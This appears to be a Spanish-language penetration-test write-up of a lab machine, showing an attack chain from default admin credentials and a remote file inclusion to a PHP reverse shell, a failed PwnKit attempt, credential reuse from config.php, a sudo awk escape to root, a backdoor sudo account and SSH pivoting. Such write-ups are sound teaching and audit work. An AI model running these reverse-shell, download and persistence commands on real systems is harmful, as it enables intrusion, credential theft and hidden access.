


Figura 9. Interfaz del módulo de reservas parametrizado.




Figura 10. Acceso a una ruta local con posible Path Traversal .




Figura 11. Pruebas de Path Traversal sin resultados obtenidos.

- `admin_login.php`: Accesso amministrativo.




Figura 12. Gobuster intensivo y obtención de un nuevo panel interesante llamado `admin_login.php`.

Explotación de vulnerabilidad RFI y Acceso inicial

Mediante el uso de credenciales por defecto, se obtiene acceso al panel de administración en `admin_login.php` con el par `admin:admin123`.




Figura 13. Acceso concedido al panel de administración central.

Aunque posteriormente se observa que no tiene ningún archivo importante.

Se vuelve a la página inicial y se navega por ella. Dentro del portal, se audita el script `change_theme.php`, diseñado para importar temas gráficos mediante URLs de fuentes externas. Se constata la ausencia de validaciones sobre el origen del archivo, configurando un fallo crítico de Inclusión Remota de Archivos (Remote File Inclusion – RFI).



Figura 14. Identificación de la función de importación de temas vulnerable a RFI.

Se hospeda un script malicioso (WebShell) en un servidor HTTP temporal en Kali (puerto 80) y se inicializa un listener en Netcat (puerto 4444).

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.107'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies
//
```

Figura 15. Script malicioso para obtener una reverse shell.

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 16. Despliegue del servidor web de entrega en la máquina del auditor

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Figura 17. Inicialización del servicio de escucha Netcat para la shell inversa.

Se ingresa en el formulario web la dirección: <http://192.168.56.107/reverse-shell.php>. Aunque la web muestra un error visual indicando "URL de tema inválida", el servidor procesa y ejecuta las directivas en memoria, enviando una conexión inversa. Se consolida el acceso inicial como el usuario de servicios web www-data.




Figura 18. Petición web maliciosa enviada apuntando al recurso RFI remoto.




Figura 19. Recepción de la conexión entrante de la shell en el contexto de www-data.

La terminal se estabiliza adquiriendo propiedades interactivas mediante el uso de Python: `python3 -c 'import pty; pty.spawn("/bin/bash")'`.




Figura 20. Tratamiento y estabilización TTY de la terminal interactiva.

Escalada de privilegios local en máquina puente (espigol)

Se realiza un rastreo en busca de binarios con permisos de ejecución SUID, detectando la presencia de `/usr/bin/pkexec`.

```

www-data@espigol:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/umount
/usr/lib/openssh/ssh-keysign

```

Selecciona el tema:

WARNING: Failed to daemonise. This is quite con
Successfully opened reverse shell to 192.168.56.
connection terminated

Figura 21. Listado de binarios SUID identificados en el sistema.

Tomando como base el hallazgo anterior, se identifica la vulnerabilidad local de corrupción de memoria conocida como PwnKit (CVE-2021-4034) en pkexec como el vector potencial de explotación para la escalada local de privilegios a root.




Figura 22. Análisis de la versión del binario pkexec.

En la máquina atacante (Kali) se clona el repositorio del exploit, se compila el código y se sirve el archivo ejecutable binario montando un servidor HTTP provisional en el puerto 8080.

```

(kali@kali)-[~]
$ cd /tmp

(kali@kali)-[/tmp]
$ git clone https://github.com/ly4k/PwnKit
Cloning into 'PwnKit' ...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (2/2), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 46 (delta 0), reused 0 (delta 0), pack-reused 44 (from 1)
Receiving objects: 100% (46/46), 580.57 KiB | 64.00 KiB/s, done.
Resolving deltas: 100% (15/15), done.

(kali@kali)-[/tmp]
$ cd PwnKit

```

Figura 23. Transferencia e intento de compilación del exploit local.

```
(kali㉿kali)-[/tmp/PwnKit]
$ gcc -shared -fPIC -nostartfiles -o PwnKit.so PwnKit.c
```

Figura 24. Compilación del exploit PwnKit.

```
(kali㉿kali)-[/tmp/PwnKit]
$ cat Makefile
.PHONY: all clean
all: PwnKit PwnKit32

PwnKit:
    gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC

PwnKit32:
    gcc -shared -m32 PwnKit.c -o PwnKit32 -Wl,-e,entry -fPIC

clean:
    rm PwnKit PwnKit32

(kali㉿kali)-[/tmp/PwnKit]
$ gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC

(kali㉿kali)-[/tmp/PwnKit]
$ make
make: Nothing to be done for 'all'.

(kali㉿kali)-[/tmp/PwnKit]
$ ls -la PwnKit PwnKit.sh
-rwxrwxr-x 1 kali kali 16800 May 21 11:51 PwnKit
-rw-rw-r-- 1 kali kali 150 May 21 11:48 PwnKit.sh

(kali㉿kali)-[/tmp/PwnKit]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.111 - - [21/May/2026 11:52:12] "GET /PwnKit HTTP/1.1" 200 -
```

Figura 25. Creación y distribución del exploit PwnKit (CVE-2021-4034) mediante un servidor HTTP en Python para escalada de privilegios en un entorno de pruebas.

Desde la máquina víctima se descargan los recursos PwnKit y PwnKit.sh mediante el comando `wget`. Sin embargo, la ejecución automatizada del script falla debido a que el entorno de producción de la víctima carece de conexión de salida a internet y no puede resolver dominios externos (como `raw.githubusercontent.com`). El exploit no funciona directamente de esta manera.

```

www-data@espigol:/tmp$ wget http://192.168.56.107:8080/PwnKit
wget http://192.168.56.107:8080/PwnKit
--2026-05-21 15:52:12-- http://192.168.56.107:8080/PwnKit
Connecting to 192.168.56.107:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16800 (16K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit          100%[=====] 16.41K  --.-KB/s   in 0s

2026-05-21 15:52:12 (75.5 MB/s) - 'PwnKit' saved [16800/16800]

www-data@espigol:/tmp$ wget http://192.168.56.107:8080/PwnKit.sh
wget http://192.168.56.107:8080/PwnKit.sh
--2026-05-21 15:52:24-- http://192.168.56.107:8080/PwnKit.sh
Connecting to 192.168.56.107:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 150 [application/x-sh]
Saving to: 'PwnKit.sh'

PwnKit.sh       100%[=====] 150  --.-KB/s   in 0s

2026-05-21 15:52:24 (8.74 MB/s) - 'PwnKit.sh' saved [150/150]

www-data@espigol:/tmp$ chmod +x PwnKit
chmod +x PwnKit
www-data@espigol:/tmp$ PwnKit
PwnKit
PwnKit: command not found
www-data@espigol:/tmp$ chmod +x PwnKit.sh
chmod +x PwnKit.sh
www-data@espigol:/tmp$ bash PwnKit.sh
bash PwnKit.sh
curl: (6) Could not resolve host: raw.githubusercontent.com
www-data@espigol:/tmp$

```

Figura 26. Fallo en la escalada de privilegios con PwnKit: el script no puede descargar sus dependencias por problema de DNS y el binario no se ejecuta directamente.

Después de estas pruebas, el exploit es descartado operativamente debido a que el servidor carece de salida a internet para resolver dependencias externas y repositorios.

Se modifica el enfoque analizando los archivos web con los privilegios de lectura locales otorgados. Al auditar /var/www/html/config.php.

```

www-data@espigol:/tmp$ cat /var/www/html/config.php
cat /var/www/html/config.php
<!-- config.php -->
<?php
class Database {
    private $host = 'localhost';
    private $db_name = 'travel_agency';
    private $username = 'webuser';
    private $password = 'Ag3nt#Web_88Z';
    private $charset = 'utf8mb4';

    public $pdo;

    public function __construct() {

```

Figura 27. Extracción de credenciales en texto claro del fichero config.php.

Se descubren credenciales de bases de datos hardcodeadas en texto claro:

- \$username = 'webuser';
- \$password = 'Ag3nt#Web_88Z';

Se comprueba el fichero /etc/passwd, corroborando que webuser es una cuenta con shell válida en el sistema operativo. Se ejecuta una migración mediante el comando su webuser, introduciendo la clave localizada. La credencial es válida, confirmando una brecha por reutilización de contraseñas (Password Reuse).

```
www-data@espigol:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
admindcamp:x:1000:1000:admindcamp:/home/admindcamp:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
webuser:x:1001:1001:/home/webuser:/bin/bash
```

Figura 28. Lectura del archivo /etc/passwd y validación del usuario webuser.

Se utiliza el comando su para migrar de sesión al usuario webuser, validando con éxito la contraseña localizada en el código fuente (Ag3nt#Web_88Z).

```
www-data@espigol:/tmp$ su webuser
su webuser
Password: Ag3nt#Web_88Z
webuser@espigol:/tmp$
```

Figura 29. Acceso al usuario webuser con las credenciales del config.php.

Se analizan los privilegios sudo asignados a la cuenta comprometida con sudo -l.

```
webuser@espigol:/tmp$ sudo -l
sudo -l
[sudo] password for webuser: Ag3nt#Web_88Z

Matching Defaults entries for webuser on espigol:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User webuser may run the following commands on espigol:
    (ALL) /usr/bin/awk
```

Figura 30. Verificación de privilegios de sudo asignados a webuser.

El resultado indica que webuser tiene permisos para ejecutar el binario awk como cualquier rol de usuario sin requerir contraseña: `/usr/bin/awk`.

Se abusa de las capacidades inherentes de ejecución de comandos de awk para forzar un escape de entorno y generar una shell interactiva privilegiada: `sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'`.

```
(ALL) /usr/bin/awk
webuser@espigol:/tmp$ sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
root@espigol:/tmp# useradd www-backup
```

Figura 31. Escape de entorno con awk y obtención de la shell definitiva como root.

Se obtiene acceso completo con privilegios de root. Para asegurar la persistencia en auditorías de diagnóstico posteriores, se establece el usuario secundario www-backup con contraseña 211102 dentro de los grupos administrativos locales. La persistencia quedó documentada para su posterior retirada por parte del equipo responsable.

```
root@espigol:/tmp# useradd www-backup
useradd www-backup
root@espigol:/tmp# passwd www-backup
passwd www-backup
New password: 211102

Retype new password: 211102

passwd: password updated successfully
root@espigol:/tmp# usermod -aG sudo www-backup
usermod -aG sudo www-backup
root@espigol:/tmp#
```

Figura 32. Obtención de persistencia mediante creación de usuario www-backup.

Fase de movimiento lateral y Pivoting de redes

Desde la shell privilegiada se inspecciona la configuración de red (ip a), identificando una segunda interfaz física expuesta:

- enp0s3: 192.168.56.111/24 (Segmento perimetral).
- enp0s8: 192.168.57.4/24 (Segmento interno aislado).


```
root@espigol:/tmp# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:90:c8:39 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.111/24 metric 100 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 494sec preferred_lft 494sec
    inet6 fe80::a00:27ff:fe90:c839/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6f:a6:69 brd ff:ff:ff:ff:ff:ff
    inet 192.168.57.4/24 metric 100 brd 192.168.57.255 scope global dynamic enp0s8
        valid_lft 498sec preferred_lft 498sec
    inet6 fe80::a00:27ff:fe6f:a669/64 scope link
        valid_lft forever preferred_lft forever
root@espigol:/tmp#
```

Figura 33. Identificación de la doble interfaz de red en el nodo puente.

Para redirigir tráfico hacia la red oculta, se modifica el archivo de la máquina Kali Linux /etc/proxychains4.conf, implementando una directiva de proxy dinámico SOCKS5 a través del puerto local 1080.

```
(kali@kali)~[~]
$ ssh -L 8080:192.168.57.4:80 www-backup@192.168.56.111
www-backup@192.168.56.111's password:
bind [127.0.0.1]:8080: Address already in use
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-100-generic x86_64)
```

Figura 34. Configuración de la herramienta Proxychains en el equipo atacante.



